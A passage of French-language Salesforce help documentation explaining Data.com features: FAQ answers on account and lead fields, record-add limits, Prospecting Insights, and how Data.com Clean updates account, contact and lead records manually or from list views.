Pour des comptes, les résultats de recherche renvoyés par Data.com reposent sur le nom de la société, le site Web de la société parente, ainsi que sur les sites Web des filiales et des succursales de la société parente, le cas échéant. Par conséquent, vos résultats peuvent inclure des sociétés que vous n'avez pas recherchées. Par exemple, si vous recherchez Sun Microsystems et que vous saisissez *Sun Microsystems* ou *sun.com* dans le champ Société ou site Web, les résultats renvoient également Oracle Corporation, car Oracle est la société parente de Sun Microsystems.

CONSULTER ÉGALEMENT :

- Comprendre les recherches Data.com
- FAQ sur l'utilisation de Data.com

### Combien d'enregistrements Data.com puis-je ajouter à Salesforce ?

Dans Configuration, saisissez *Utilisateurs* dans la case Recherche rapide, puis sélectionnez **Utilisateurs de Prospector**. Dans la section Utilisateurs de Data.com, recherchez votre nom, puis déterminez votre limite ainsi que le nombre d'enregistrements que vous avez déjà ajoutés ou exportés durant le mois. Votre administrateur définit l'allocation mensuelle, qui expire à la fin de chaque mois, que la limite ait été atteinte ou non.

Si vous êtes un utilisateur de liste Data.com, votre nom figure également dans la section Utilisateur de liste Data.com de la page. Une fois votre allocation mensuelle en ajouts d'enregistrements épuisée, vous partagez les ajouts d'enregistrements à partir d'un fonds avec tous les autres utilisateurs de liste de votre organisation. Le fond de votre organisation est limité. Par conséquent, si un utilisateur de Data.com List atteint la limite, les autres utilisateurs de Data.com List ne peuvent pas ajouter d'enregistrement. Les fonds de liste expirent un an après l'achat.

Si l'ajout d'un ensemble d'enregistrements entraîne le dépassement de votre limitation en ajouts, un message indique le nombre d'ajouts restants. Si vous devez ajouter des enregistrements, contactez votre administrateur système.

CONSULTER ÉGALEMENT :

FAQ sur l'utilisation de Data.com

### Lorsque j'ajoute des enregistrements CRM depuis Data.com, comment puis-je savoir quelles valeurs de champ contiennent des données Data.com ?

Consultez les rubriques d'aide qui définissent les champs dans ces enregistrements. Tous les champs activés pour des données Data.com sont identifiés.

- Champs de compte
- Champs de contact
- Champs de piste

CONSULTER ÉGALEMENT :

FAQ sur l'utilisation de Data.com

### Que signifie la valeur du champ `Site du compte` dans un enregistrement Compte ?

`Headquarters/Parent` indique que la société est une entité légale qui possède d'autres sites.

`Single location` indique que la société est un siège social avec d'autres sites, qui peut être ou non une entité légale distincte.

`Branch` indique que la société n'est pas une entité distincte. Il s'agit plutôt d'une filiale dépendant d'un siège social ou d'une société mère.

CONSULTER ÉGALEMENT :

Qu'est-ce qui différencie les champs Site du compte et Type d'emplacement ?

FAQ sur l'utilisation de Data.com

### Pourquoi le champ `Propriété` contient-il la valeur `Privé` pour des sociétés cotées en Bourse ?

Dun & Bradstreet (D&B), qui fournit ces données, suit les informations de propriété uniquement pour les sièges sociaux ou les sociétés mères. Si le siège social ou la société mère d'une entreprise cotée en Bourse a des filiales, telles que des succursales, la valeur est `Privé` pour ces filiales, sauf si elles sont indépendantes. La valeur est également `Privé` si le type de propriété est inconnu.

CONSULTER ÉGALEMENT :

Que signifie la valeur du champ Site du compte dans un enregistrement Compte ?

FAQ sur l'utilisation de Data.com

### Je constate une différence entre les valeurs des champs `Employés` et `Contacts` dans un enregistrement Compte. Pourquoi ?

Plusieurs éléments peuvent l'expliquer.

- Le nombre d'employés est disponible uniquement dans les enregistrements qui ont une valeur `Siège social/Parent` dans le champ `Site du compte`. Cela signifie qu'un emplacement de filiale d'une peut indiquer une valeur égale à zéro dans le champ `Employés` même s'il existe encore plusieurs contacts.
- Le champ `Employés` dans des enregistrements Compte indique le nombre total d'employés au sein d'une société, filiales et succursales incluses. Cependant, le nombre de contacts indique uniquement les contacts à un emplacement spécifique. Par exemple, un emplacement de siège social comptant 5000 employés dans l'ensemble de ses sites peut inclure seulement 3000 contacts à l'emplacement du siège social.
- Le total des *Employés* provient de Dun & Bradstreet (D&B) et, généralement, *n'inclut pas* les employés contractuels. Le total des *Contacts* et les données associées proviennent de la communauté Data.com et *incluent* souvent les employés contractuels à condition qu'ils possèdent une adresse e-mail de société valide.

CONSULTER ÉGALEMENT :

FAQ sur l'utilisation de Data.com

### J'utilise Data.com et une valeur vide ou zéro (0) s'affiche dans les champs Employé et Chiffre d'affaires. Pourquoi ?

Dun & Bradstreet (D&B) collecte les données de chiffre d'affaires uniquement pour les sièges sociaux et les sites uniques. Ainsi, les enregistrements associés à des filiales n'ont pas de valeur dans le champ `Chiffre d'affaires annuel` des enregistrements de compte ou de piste, ou dans le champ `Volume de ventes annuel` des enregistrements Société D&B.

De même, D&B ne possède pas toujours le nombre d'employés confirmé par filiale et par site unique. Par conséquent, la valeur peut être vide dans le champ `Nombre d'employés` des enregistrements de piste, le champ `Employé` des enregistrements de compte ou le champ `Nombre d'employés - total` des enregistrements Société D&B.

CONSULTER ÉGALEMENT :

FAQ sur l'utilisation de Data.com

### Pourquoi certaines pistes ont-elles une valeur vide ou zéro (0) dans les champs `Chiffre d'affaires annuel` et `Nombre d'employés` lorsque j'utilise la fonctionnalité de renseignement automatique Data.com Clean ?

Data.com Clean a amélioré son mappage basé sur l'emplacement. Les contacts sont désormais associés à leur emplacement réel plutôt qu'à l'emplacement du siège social de l'organisation. Puisque Dun & Bradstreet (D&B) collecte uniquement les données de chiffre d'affaires du siège social, les pistes associées à une filiale ou à un emplacement unique n'ont pas de valeur dans le champ `Chiffre d'affaires annuel`. De même, D&B ne possède pas toujours du nombre d'employés confirmé par filiale ou par site unique. Par conséquent, la valeur peut être vide dans le champ `Nombre d'employés` des enregistrements de piste.

Si vous souhaitez mapper les données de chiffre d'affaires et d'employés du siège social avec les enregistrements de filiale ou de site unique, contactez votre administrateur Salesforce.

CONSULTER ÉGALEMENT :

FAQ sur l'utilisation de Data.com

### Lorsque j'utilise le filtre Employé ou Chiffre d'affaires pour affiner mes résultats de recherche de compte ou de contact, j'obtiens un nombre de résultats inférieur à mes attentes. Pourquoi ?

Dun & Bradstreet (D&B) ne collecte pas de données relatives au chiffre d'affaires des filiales et ne possède pas toujours un nombre d'employés confirmé par filiale ou par site unique. Par conséquent, si vous saisissez *1* comme plage minimale dans le filtre Chiffre d'affaires, les résultats de votre recherche excluent tous les enregistrements dont la valeur Chiffre d'affaires est zéro (0). De même, si vous saisissez *0* comme plage minimale dans le filtre Chiffre d'affaires, vos résultats de recherche excluent tous les enregistrements dont la valeur Chiffre d'affaires est vide. Le filtre Employé fonctionne de façon identique.

Si vous souhaitez inclure dans les résultats filtrés de recherche tous les enregistrements dont la valeur Chiffre d'affaires ou Employé est zéro (0) ou vide, laissez le champ `Min` vide.

CONSULTER ÉGALEMENT :

- Que signifie la valeur du champ Site du compte dans un enregistrement Compte ?
- FAQ sur l'utilisation de Data.com

### Pourquoi certains comptes et enregistrements Société D&B ont-ils des numéros D-U-N-S identiques ?

Si une société est implantée dans un seul pays, Global Ultimate (entité la plus élevée au sein d'une organisation) et Domestic Ultimate (entité la plus élevée au sein d'une organisation dans un pays) ont la même identité. Par conséquent, les valeurs de leur champ `D-U-N-S Number` sont identiques. Pour consulter les définitions de tous les champs D&B, reportez-vous à Champs Société D&B.

CONSULTER ÉGALEMENT :

- FAQ sur l'utilisation de Data.com

### Qu'est-ce qui différencie les champs `Site du compte` et `Type d'emplacement` ?

Le champ `Site du compte` figure dans les enregistrements du compte et dans la carte du compte Data.com. Le champ `Type d'emplacement` figure dans les enregistrements Société D&B (les enregistrements Société D&B sont disponibles pour les clients qui ont acheté Data.com Prospector). Les deux champs contiennent les mêmes valeurs : `Single location`, `Headquarters/Parent` et `Branch`.

CONSULTER ÉGALEMENT :

- FAQ sur l'utilisation de Data.com

### Pourquoi ai-je reçu un message indiquant : `Vous avez un accès limité aux données. Par conséquent, vous ne pouvez pas totalement mettre à jour cet enregistrement.` ?

Si vous ne pouvez pas modifier plusieurs champs d'un enregistrement de compte, de contact ou de piste, ce message s'affiche lorsque vous utilisez Data.com Clean pour mettre à jour l'enregistrement manuellement. Vous pouvez toutefois mettre à jour les champs que vous pouvez modifier.

Demandez à votre administrateur de vérifier si pouvez modifier les champs Salesforce affectés lors de la mise jour des enregistrements, notamment les champs D&B. La méthode de vérification employée par votre administrateur dépend de l'édition Salesforce qu'utilise votre société.

- Pour Contact Manager Edition et Group Edition, assurez-vous que les champs figurent dans la présentation de page appropriée.

- Pour Professional Edition, Enterprise Edition, Performance Edition et Unlimited Edition, assurez-vous que la sécurité au niveau du champ est définie sur `Visible`.

CONSULTER ÉGALEMENT :

Quels champs Salesforce sont affectés par Data.com Clean ?

FAQ sur l'utilisation de Data.com

**Pourquoi je reçois le message `Vous ne pouvez pas mettre à jour cet enregistrement, car votre accès aux données est limité, tel que défini par votre administrateur` ?**

Si vous n'avez pas accès à l'objet `Société D&B`, ce message est affiché lorsque vous utilisez Data.com Clean pour mettre à jour un compte manuellement.

Demandez à votre administrateur de vérifier si vous avez accès en lecture à l'objet `Société D&B`.

## Obtention d'informations critiques sur le secteur d'activité, la finance et la concurrence pour vos comptes

Vous recherchez des informations détaillées sur les activités d'un compte ? Cliquez sur le bouton `Prospecting Insights` dans la page de détails du compte pour obtenir des informations commerciales et financières sur vos prospects, ainsi que des informations sur la concurrence et le secteur d'activité, directement depuis Data.com et en temps réel.

Prospecting Insights est disponible avec les licences Data.com Prospector. Les données Insights sont disponibles pour les comptes importés depuis ou mis à jour par Data.com.

Avant de commencer, assurez-vous que votre administrateur a ajouté le bouton `Prospecting Insights` à la présentation de page Compte.

1. Ouvrez la page de détail du compte d'un prospect.
2. Cliquez sur **Prospecting Insights**.

   Si vous cliquez sur **Prospecting Insights** pour un compte qui n'a pas été importé depuis ou mis à jour par Data.com, un message recommande de mettre à jour au préalable le compte.

CONSULTER ÉGALEMENT :

Détails des données Prospecting Insights

ÉDITIONS

Disponible avec : Salesforce Classic

Disponible avec : **Contact Manager** Edition, **Group** Edition, **Professional** Edition, **Enterprise** Edition, **Performance** Edition et **Unlimited** Edition

AUTORISATIONS UTILISATEUR

Pour obtenir des aperçus de prospection Data.com d'un compte :

- " Autorisation de lecture " sur les comptes

## Détails des données Prospecting Insights

Data.com Prospecting Insights combine des informations sur les sociétés D&B et des informations sur le secteur d'activité dans un cliché instantané qui aide à engager des conversations intelligentes avec vos prospects et vos clients.

Prospecting Insights est disponible avec les licences Data.com Prospector. Les données Insights sont en lecture seule et disponibles pour les comptes importés depuis ou mis à jour par Data.com.

Éditions

Disponible avec : Salesforce Classic

Disponible avec : **Contact Manager** Edition, **Group** Edition, **Professional** Edition, **Enterprise** Edition, **Performance** Edition et **Unlimited** Edition

| Catégorie Insights | Détails |
| --- | --- |
| Informations sur l'entreprise | • Description de la société fournie par Hoover's, Inc. une filiale de Dun and Bradstreet<br>• Adresse, téléphone et site Web de la société<br>• Nature du site : siège social ou filiale<br>• Taille du site en pieds carrés, identifiée par une mesure réelle ou une estimation<br>• Propriété du site : propriétaire ou locataire<br>• Profil commercial, si la société en utilise un<br>• Année de fondation de la société |
| Informations financières | • Fin de l'année fiscale, identifié par mois<br>• Cotation et symbole boursier<br>• Indicateur d'index 500 de Standard & Poor<br>• Classement au Fortune 1000<br>• Risque de délinquance : la probabilité que cette société paie avec un retard de 90 jours ou plus au cours des 12 prochains mois*<br>Important: Utilisez ces informations uniquement dans le cadre de vos études de marché.<br>• Chiffre d'affaires annuel de la dernière année et de l'année précédente, et pourcentage de croissance<br>• Résultat net de l'année la plus récente*<br>• Nombre d'employés de l'année la plus récente et de l'année précédente, et pourcentage de croissance |
| Contacts de Data.com | • Vue graphique de la distribution des contacts dans la société<br>• Liens vers les contacts de la société, par service : un lien mène vers la page de recherche de contacts Data.com |
| Principaux concurrents | • Liens vers les sites Web des principaux concurrents de la société<br>• Principaux concurrents répertoriés par chiffre d'affaires |
| Informations sur le secteur d'activité | • Principales catégories NAICS et SIC<br>• Sélecteur du secteur d'activité pour les sociétés associées aux principales catégories NAICS et SIC |

| Catégorie Insights | Détails |
| --- | --- |
| | • Exemples de questions de préparation d'un appel<br>• Analyse du paysage concurrentiel* : une vue d'ensemble de la concurrence dans le secteur d'activité<br>• Tendances du secteur* et opportunités du secteur* : les événements et les enjeux qui affectent les activités du secteur<br>• Liens vers les sites Web d'une sélection de secteurs d'activité |

*Disponible uniquement avec une licence Premium

## Connaissances en prospection dans Lightning

Data.com Prospecting Insights combine les informations sur les sociétés de Dun & Bradstreet et les connaissances sur le secteur d'activité dans une capture instantanée. Des onglets sur les informations des sociétés, les hiérarchies des comptes et des liens vers les secteurs d'activité associés vous aident à engager des conversations informées avec vos prospects et vos clients.

Visionnez une démonstration : Prospecting Insights in Lightning

Prospecting Insights est disponible avec une licence Data.com Prospector. Les données Insights sont en lecture seule et disponibles pour les comptes importés depuis ou mis à jour par Data.com.

**Important:** Si vous utilisez Professional Edition, ajoutez le champ Clé Data.com à la présentation de page Comptes.

**Éditions**

Disponible avec : **Contact Manager** Edition, **Group** Edition, **Professional** Edition, **Enterprise** Edition, **Performance** Edition et **Unlimited** Edition

### Société

Affichez une vue d'ensemble de la société, les données financières, la liste des principaux concurrents et une répartition des contacts du compte. Affichez et ajoutez des contacts par niveau ou par service. Consultez des informations sur les principaux concurrents. Déterminez les relations de la société.

### Hiérarchie

Affichez une vue hiérarchique complète d'une société et de ses relations. Cliquez sur le signe (+) en regard d'une société pour l'ajouter en tant que compte.

### Secteur d'activité

Les informations critiques sur le secteur d'activité vous aident à développer des échanges mieux informés avec un compte.

**Informations sur le secteur d'activité**
Affichez des détails sur le secteur d'activité des comptes par codes et descriptions SIC (Standard Industrial Classification) et NAICS (North American Industry Classification System).

**Paysage concurrentiel**
Découvrez le potentiel du compte dans son secteur d'activité associé.

**Tendances**
Découvrez la situation financière du compte et identifiez les zones de croissance potentielle.

**Opportunités**
Examinez les diverses opportunités du compte.

**Préparation des appels**
Préparez un appel avec une liste de questions-réponses complète.

**Sites Web du secteur d'activité**
Consultez les sites Web des principaux concurrents du compte.

CONSULTER ÉGALEMENT :

Gestion de l'accès aux résultats de recherche et fonctionnalités associées Data.com

Vérification de l'affichage de Data.com Prospecting Insights

## Data.com Clean

Data.com Clean fournit plusieurs méthodes de mise à jour de vos enregistrements Salesforce CRM, en utilisant les informations sur les sociétés de D&B et de millions de contacts.

Clean compare vos enregistrements de compte, de contact et de piste Salesforce avec les enregistrements de Data.com et crée un lien entre votre enregistrement Salesforce et son enregistrement Data.com correspondant. Clean fournit également des informations sur le statut de mise à jour des comptes, des contacts et des pistes Salesforce à la page 1404.

Avec une licence Clean, les utilisateurs peuvent effectuer les opérations suivantes :

- Comparer manuellement des enregistrements Salesforce individuels avec les enregistrements Data.com correspondants, et mettre à jour les enregistrements Salesforce champ par champ.
- Sélectionner des enregistrements de compte, de contact et de piste dans une liste, et les mettre à jour en même temps.
- Activer manuellement des enregistrements Société D&B liés à des comptes.

Éditions

Disponible avec : Salesforce Classic

Disponible avec une licence Data.com Clean dans : **Professional** Edition, **Enterprise** Edition, **Performance** Edition et **Unlimited** Edition

En tant qu'administrateur Salesforce, vous pouvez également effectuer les opérations suivantes :

- Configurer et exécuter des tâches Clean automatiques pour signaler les différences entre les valeurs de champ dans les enregistrements Salesforce, renseigner les champs vides, remplacer les valeurs de champ.
- Utilisez l'API Data.com Match pour créer une solution personnalisée pour des objectifs spécifiques comme la mise à jour des pistes au fur et à mesure de leur création et la mise à jour des objets personnalisés.

Il existe deux versions de Mise à jour Data.com : Corporate Clean et Premium Clean. Premium Clean inclut davantage de champs Dun & Bradstreet pour ajouter ou mettre à jour manuellement des enregistrements de compte, de contact ou de piste. Sauf indication contraire, l'aide de Salesforce fait référence au produit Data.com Premium Clean. Pour plus d'informations sur Premium Clean, contactez votre responsable de compte Salesforce.

| Version de Data.com Clean | Champs Dun & Bradstreet (D&B) |
|---|---|
| Data.com Corporate Clean | Ensemble de base de champs Dun & Bradstreet. |
| Data.com Premium Clean | Ensemble de base de champs Dun & Bradstreet, plus le champ `Société D&B`. Ce champ est associé à un enregistrement `Société D&B` avec plus de 70 champs Dun & Bradstreet supplémentaires, accessibles sous l'onglet `Sociétés D&B`. |

Data.com Clean ne prend pas en charge les comptes personnels.

**Remarque:** Les licences pour Data.com Clean doivent être achetées individuellement pour des sièges Sales Cloud et Service Cloud.

Maintien de vos enregistrements Salesforce complets et à jour
La qualité de votre activité dépend de celle de ses données. Mettez rapidement à jour vos données pour vous consacrer entièrement au développement de votre activité à l'aide de Data.com Clean. Optimisez les informations utiles sur les sociétés de D&B et de millions de contacts pour garder vos données Salesforce à jour et complètes.

CONSULTER ÉGALEMENT :

FAQ sur l'utilisation de Data.com
Mise à niveau d'enregistrements individuels dans Salesforce Classic
Mise à jour d'une liste d'enregistrements Salesforce
Configuration de Data.com Clean
Confirmez que Data.com Clean est activé

## Maintien de vos enregistrements Salesforce complets et à jour

La qualité de votre activité dépend de celle de ses données. Mettez rapidement à jour vos données pour vous consacrer entièrement au développement de votre activité à l'aide de Data.com Clean. Optimisez les informations utiles sur les sociétés de D&B et de millions de contacts pour garder vos données Salesforce à jour et complètes.

Éditions

Disponible avec : Salesforce Classic

Disponible avec une licence Data.com Clean dans : **Professional** Edition, **Enterprise** Edition, **Performance** Edition et **Unlimited** Edition

### Mise à niveau d'enregistrements individuels dans Salesforce Classic

Utilisez Data.com Clean pour mettre à jour manuellement vos enregistrements de compte, de contact et de piste. La mise à jour manuelle permet aux utilisateurs de comparer un enregistrement Salesforce unique à l'enregistrement Data.com correspondant, et de mettre à jour l'enregistrement Salesforce champ par champ.

### Mise à jour d'une liste d'enregistrements Salesforce

Data.com Clean permet de sélectionner dans une liste d'enregistrements de compte, de contact et de piste, et les mettre à jour en même temps. Une licence Data.com Clean est requise pour mettre à jour des enregistrements dans une liste.

### Quels champs Salesforce sont affectés par Data.com Clean ?

Lorsque vous utilisez Data.com Clean pour mettre à jour un enregistrement Salesforce, manuellement ou avec des tâches automatisées, les champs de l'enregistrement sont mis à jour avec les données de Data.com.

### Que me dit le Statut de mise à jour sur un enregistrement ?

Le champ `Statut de mise à jour` dans les enregistrements de compte, contact et piste compare les données de l'enregistrement avec les données de Data.com. L'icône en regard du statut permet d'afficher davantage de détails ainsi que des options d'actualisation du statut. Selon le statut, vous pouvez également mettre à jour certains enregistrements directement à partir du champ `Statut de mise à jour`.

### Comment la correspondance entre les enregistrements Salesforce et Data.com est-elle effectuée ?

Si vous mettez à jour vos données de compte, de contact et de piste Salesforce avec Data.com Clean, il est important de comprendre comment vos enregistrements Salesforce sont comparés et mis en correspondance avec les enregistrements Data.com.

Statuts de Data.com Clean

Si vous disposez de Data.com Prospector ou Data.com Clean, le champ `Statut de mise à jour` de vos comptes, contacts et pistes Salesforce indique le statut de mise à jour de l'enregistrement par rapport à Data.com.

En savoir plus sur la mise à jour d'enregistrements avec Data.com Clean

Lorsque vous mettez à jour un enregistrement, vous comparez vos données Salesforce aux informations de Data.com. Ce processus repose sur quelques concepts importants que vous devez comprendre, notamment la sélection des enregistrements correspondants et le marquage des enregistrements Data.com comme étant incorrects.

## Mise à niveau d'enregistrements individuels dans Salesforce Classic

Utilisez Data.com Clean pour mettre à jour manuellement vos enregistrements de compte, de contact et de piste. La mise à jour manuelle permet aux utilisateurs de comparer un enregistrement Salesforce unique à l'enregistrement Data.com correspondant, et de mettre à jour l'enregistrement Salesforce champ par champ.

| Disponible avec : Salesforce Classic |
| --- |
| Disponible avec une licence Data.com Prospector dans : **Contact Manager** Edition (aucun objet Piste), **Group** Edition, **Professional** Edition, **Enterprise** Edition, **Performance** Edition et **Unlimited** Edition |
| Disponible avec une licence Data.com Clean dans : **Professional** Edition, **Enterprise** Edition, **Performance** Edition et **Unlimited** Edition |

| AUTORISATIONS UTILISATEUR |
| --- |
| Pour mettre à jour des enregistrements de compte :<br>• Modifier sur les comptes<br>Pour mettre à jour des enregistrements de contact :<br>• Modifier sur les contacts<br>Pour mettre à jour des enregistrements de piste :<br>• Modifier sur les pistes |

La mise à jour manuelle est disponible dans les organisations qui disposent d'une licence Data.com Clean, et pour tous les utilisateurs Salesforce d'une organisation qui dispose d'une licence Data.com Prospector. Vous pouvez mettre à jour manuellement *tous* les enregistrements de compte, de contact et de piste auxquels vous avez accès dans Salesforce, pas seulement les enregistrements que vous avez ajoutés depuis Data.com

Data.com Clean offre plusieurs méthodes de mise à jour des enregistrements. Les utilisateurs peuvent mettre à jour des enregistrements individuels manuellement ou mettre à jour des groupes d'enregistrements à partir d'une vue de liste. Vous pouvez également mettre à jour des lots d'enregistrements dans votre organisation en utilisant des tâches de mise à jour automatisées.

Remarque: Si vous mettez à jour vos enregistrements de compte avec Data.com Prospector ou Data.com Clean, Data.com convertit tous les mois les devises non USD en dollar américain. Cette conversion peut entraîner la modification des valeurs du champ `Chiffre d'affaires annuel`. Pour les organisations qui utilisent des devises différentes du dollar US, nous ignorons le champ `Chiffre d'affaires annuel` en déterminant le statut de mise à jour d'un enregistrement (ainsi, la valeur du champ `Statut de mise à jour` ne change pas). Nous supprimons également la valeur du champ `Chiffre d'affaires annuel` dans les enregistrements de compte et dans la page de comparaison de mise à jour.

1. Ouvrez l'enregistrement et vérifiez son champ `Statut de mise à jour`. Vous pouvez mettre à jour l'enregistrement manuellement, même si son statut est `Synchronisé`. Si vous utilisez le service de correspondance DUNSRight de D&B, vous pouvez mapper certains enregistrements avec un autre de Data.com.

   Conseil: Dans le champ `Statut de mise à jour`, vous pouvez consulter d'autres informations de statut (telles que les champs qui contiennent des données différentes dans Data.com) et mettre à jour l'enregistrement. Cliquez sur l'icône de statut ( ) et laissez vous guider par la fenêtre contextuelle.

2. Cliquez sur **Mise à jour** pour ouvrir la page de comparaison et comparer l'enregistrement Salesforce à l'enregistrement de Data.com.
3. Comparez les enregistrements. Une coche est affichée en regard de toute valeur de champ Data.com correspondant à la valeur de votre enregistrement Salesforce.

4. Sélectionnez la case en regard de la valeur Data.com que vous souhaitez accepter.
5. Si vous utilisez la correspondance DUNSRight et que vous recherchez une autre correspondance dans Data.com, cliquez sur **Correspondance incorrecte ?**
6. Lorsque vous considérez que l'enregistrement est précis, cliquez sur **Enregistrer**, même si vous n'acceptez aucune donnée de Data.com.

   Le champ `Statut de mise à jour` reflète le statut de l'enregistrement, et l'heure et la date sont mises à jour afin de refléter votre activité.

   Si vous modifiez un ou plusieurs champs qu'une règle utilise pour mapper ou mettre à jour un enregistrement, le `Statut de mise à jour` de la règle de mise à jour est défini sur `Non comparé` jusqu'à la prochaine mise à jour de l'enregistrement.

   Remarque: Dans un compte, si vous mettez à jour la valeur du champ Numéro D-U-N-S de la société en mettant à jour manuellement, supprimez la valeur du champ Société D&B. Sinon, Clean ne peut pas ajouter les valeurs mises à jour de ces deux champs ni associer l'enregistrement Société D&B approprié au compte.

   Si vous cliquez sur **Annuler**, votre enregistrement Salesforce n'est pas mis à jour, mais si Data.com détecte une meilleure correspondance pour l'enregistrement, les valeurs de ses champs `Statut de mise à jour` et `Data.com` peuvent changer. Ces deux champs reflètent toujours la meilleure correspondance dans Data.com depuis le dernier processus de mise à jour, quelle que soit la méthode de mise à jour utilisée.

   Supposons que vous utilisez Data.com Clean ou Data.com Prospector et que vous mettez à jour manuellement un enregistrement de compte ou de piste associé à un enregistrement Société D&B. Lorsque vous cliquez sur **Enregistrer**, Salesforce crée un enregistrement Société D&B (si disponible) et l'associe à l'enregistrement de compte ou de piste. A l'ouverture suivante de la page de comparaison, l'enregistrement est lié est identifié par son numéro D-U-N-S dans le champ `Enregistrement Société D&B lié`.

CONSULTER ÉGALEMENT :

Statuts de Data.com Clean

Quels champs Salesforce sont affectés par Data.com Clean ?

## Mise à jour d'une liste d'enregistrements Salesforce

| AUTORISATIONS UTILISATEUR | |
|---|---|
| Pour mettre à jour des enregistrements de compte : | Modifier sur les comptes |
| Pour mettre à jour des enregistrements de contact : | Modifier sur les contacts |
| Pour mettre à jour des enregistrements de piste : | Modifier sur les pistes |
| Pour créer des vues de liste personnalisées : | Lire sur le type d'enregistrement inclus dans la liste |
| Pour créer, modifier ou supprimer des vues de listes publiques : | Gérer les vues de listes publiques |

| Éditions |
|---|
| Disponible avec : Salesforce Classic |
| Disponible avec une licence Data.com Clean dans : **Professional** Edition, **Enterprise** Edition, **Performance** Edition et **Unlimited** Edition |

Data.com Clean permet de sélectionner dans une liste d'enregistrements de compte, de contact et de piste, et les mettre à jour en même temps. Une licence Data.com Clean est requise pour mettre à jour des enregistrements dans une liste.

Data.com Clean offre plusieurs méthodes de mise à jour des enregistrements. Les utilisateurs peuvent mettre à jour des enregistrements individuels manuellement ou mettre à jour des groupes d'enregistrements à partir d'une vue de liste. Votre organisation peut également mettre à jour des lots d'enregistrements à l'aide de tâches de mise à jour automatiques.

La mise à jour à partir d'une liste est disponible avec tous les enregistrements de compte, de contact et de piste auxquels vous avez accès dans Salesforce, pas seulement avec les enregistrements déjà ajoutés depuis Data.com Lorsque vous cliquez sur l'onglet Comptes, Contacts ou Pistes, vous pouvez sélectionner une vue pour afficher une liste des enregistrements que vous êtes autorisé(e) à consulter. Les résultats affichés sont appelés *vue de liste*. Dans la vue de liste, sélectionnez simplement les enregistrements que vous souhaitez mettre à jour et Data.com Clean s'en charge.

Remarque: Si vous mettez à jour des enregistrements depuis une vue de liste standard, assurez-vous que votre administrateur système a ajouté le champ `Statut de mise à jour` à la vue. Si vous mettez à jour des enregistrements depuis une vue de liste personnalisée que vous avez créée, vous devez ajouter le champ `Statut de mise à jour`. Si vous utilisez Clé sociale de Data.com avec Comptes et contacts sociaux, vous ou votre administrateur pouvez également ajouter les champs des réseaux sociaux applicables (LinkedIn, Twitter ou Facebook) à vos vues de liste de contacts.

1. Cliquez sur l'onglet (Comptes, Contacts ou Pistes) de l'objet dont vous souhaitez mettre à jour les enregistrements dans votre liste.
2. Sélectionnez une vue dans le menu déroulant, puis cliquez sur **Modifier**.
3. Dans la liste, sélectionnez les enregistrements que vous souhaitez mettre à jour, puis cliquez sur **Mettre à jour**.
4. Sélectionnez l'une des options de mise à jour suivantes.
   - `Mettre à jour le statut de mise à jour` met à jour le champ `Statut de mise à jour` de chaque enregistrement. Si vous utilisez Clé sociale, des pseudos sociaux sont ajoutés à l'enregistrement, si disponibles.
   - `Mettre à jour le statut de mise à jour et renseigner les champs vides` met à jour le champ `Statut de mise à jour` de chaque enregistrement et renseigne les champs vides avec les données de Data.com. Si vous utilisez Clé sociale, des pseudos sociaux sont ajoutés à l'enregistrement, si disponibles.
5. Cliquez sur **Mettre à jour**.
   Nous affichons un message de confirmation qui indique le nombre d'enregistrements mappés et mis à jour, et si des erreurs se sont produites. Si votre organisation utilise Clé sociale avec des contacts et des pistes, nous indiquons également si nous avons fourni des pseudos sociaux.
6. Vérifiez les modifications apportées à vos enregistrements.
   Si vous avez sélectionné l'option pour mettre à jour uniquement le champ `Statut de mise à jour` et que vous trouvez maintenant des enregistrements dont le statut de mise à jour indique `Différent`, vous pouvez mettre à jour manuellement chaque enregistrement dans sa page de détail.

CONSULTER ÉGALEMENT :

Statuts de Data.com Clean

Création d'une vue de liste dans Salesforce Classic

Quels champs Salesforce sont affectés par Data.com Clean ?

## Quels champs Salesforce sont affectés par Data.com Clean ?

Lorsque vous utilisez Data.com Clean pour mettre à jour un enregistrement Salesforce, manuellement ou avec des tâches automatisées, les champs de l'enregistrement sont mis à jour avec les données de Data.com.

**Remarque:**

- Si vous utilisez des mappages de champs Data.com vers Salesforce dans votre organisation, les champs affectés par Clean peuvent différer de ces champs répertoriés.
- Si vous recevez l'un des messages suivants, contactez votre administrateur Salesforce :`You have limited access to data, so you cannot completely clean this record` ou `You have limited access to account fields, so you cannot update all the fields shown here.`

### Champs de compte

Tous les champs ci-dessous sont disponibles avec les tâches Clean dans les comptes et avec la règle de mise à jour Informations sur les sociétés des comptes.

| | |
|---|---|
| Nom du compte | Secteur d'activité |
| Site du compte | Code NAICS (NAICS Code) |
| Chiffre d'affaires annuel | Description NAICS |
| Adresse de facturation | Forme juridique |
| Statut de mise à jour | Téléphone |
| Société D&B | Code SIC |
| Clé Data.com | Description SIC |
| D-U-N-S number | Symbole |
| Description | Profil commercial |
| Employés | Site Web |
| Télécopie | Année de création |

### Champs de contact

Tous les champs ci-dessous sont disponibles avec les tâches Clean dans les contacts.

| | |
|---|---|
| Statut de mise à jour | Adresse postale |
| Clé Data.com | Téléphone |
| E-mail | Fonction |
| Nom | |

**Éditions**

Disponible avec : Salesforce Classic

Disponible avec une licence Data.com Prospector dans : **Contact Manager** Edition (aucun objet Piste), **Group** Edition, **Professional** Edition, **Enterprise** Edition, **Performance** Edition et **Unlimited** Edition

Disponible avec une licence Data.com Clean dans : **Professional** Edition, **Enterprise** Edition, **Performance** Edition et **Unlimited** Edition

### Champs de piste

Tous les champs ci-dessous sont disponibles avec les tâches Clean dans les pistes. Un astérisque (*) indique les champs disponibles avec la règle de mise à jour Informations sur les sociétés des comptes.

| | |
|---|---|
| Adresse | E-mail |
| Chiffre d'affaires annuel* | Secteur d'activité* |
| Statut de mise à jour | Nom |
| Société | Nombre d'employés* |
| Numéro D-U-N-S de la société* | Téléphone |
| Société D&B* | Fonction |
| Clé Data.com | |


CONSULTER ÉGALEMENT :

- Pourquoi ai-je reçu un message indiquant : Vous avez un accès limité aux données. Par conséquent, vous ne pouvez pas totalement mettre à jour cet enregistrement. ?
- Mise à niveau d'enregistrements individuels dans Salesforce Classic

## Que me dit le `Statut de mise à jour` sur un enregistrement ?

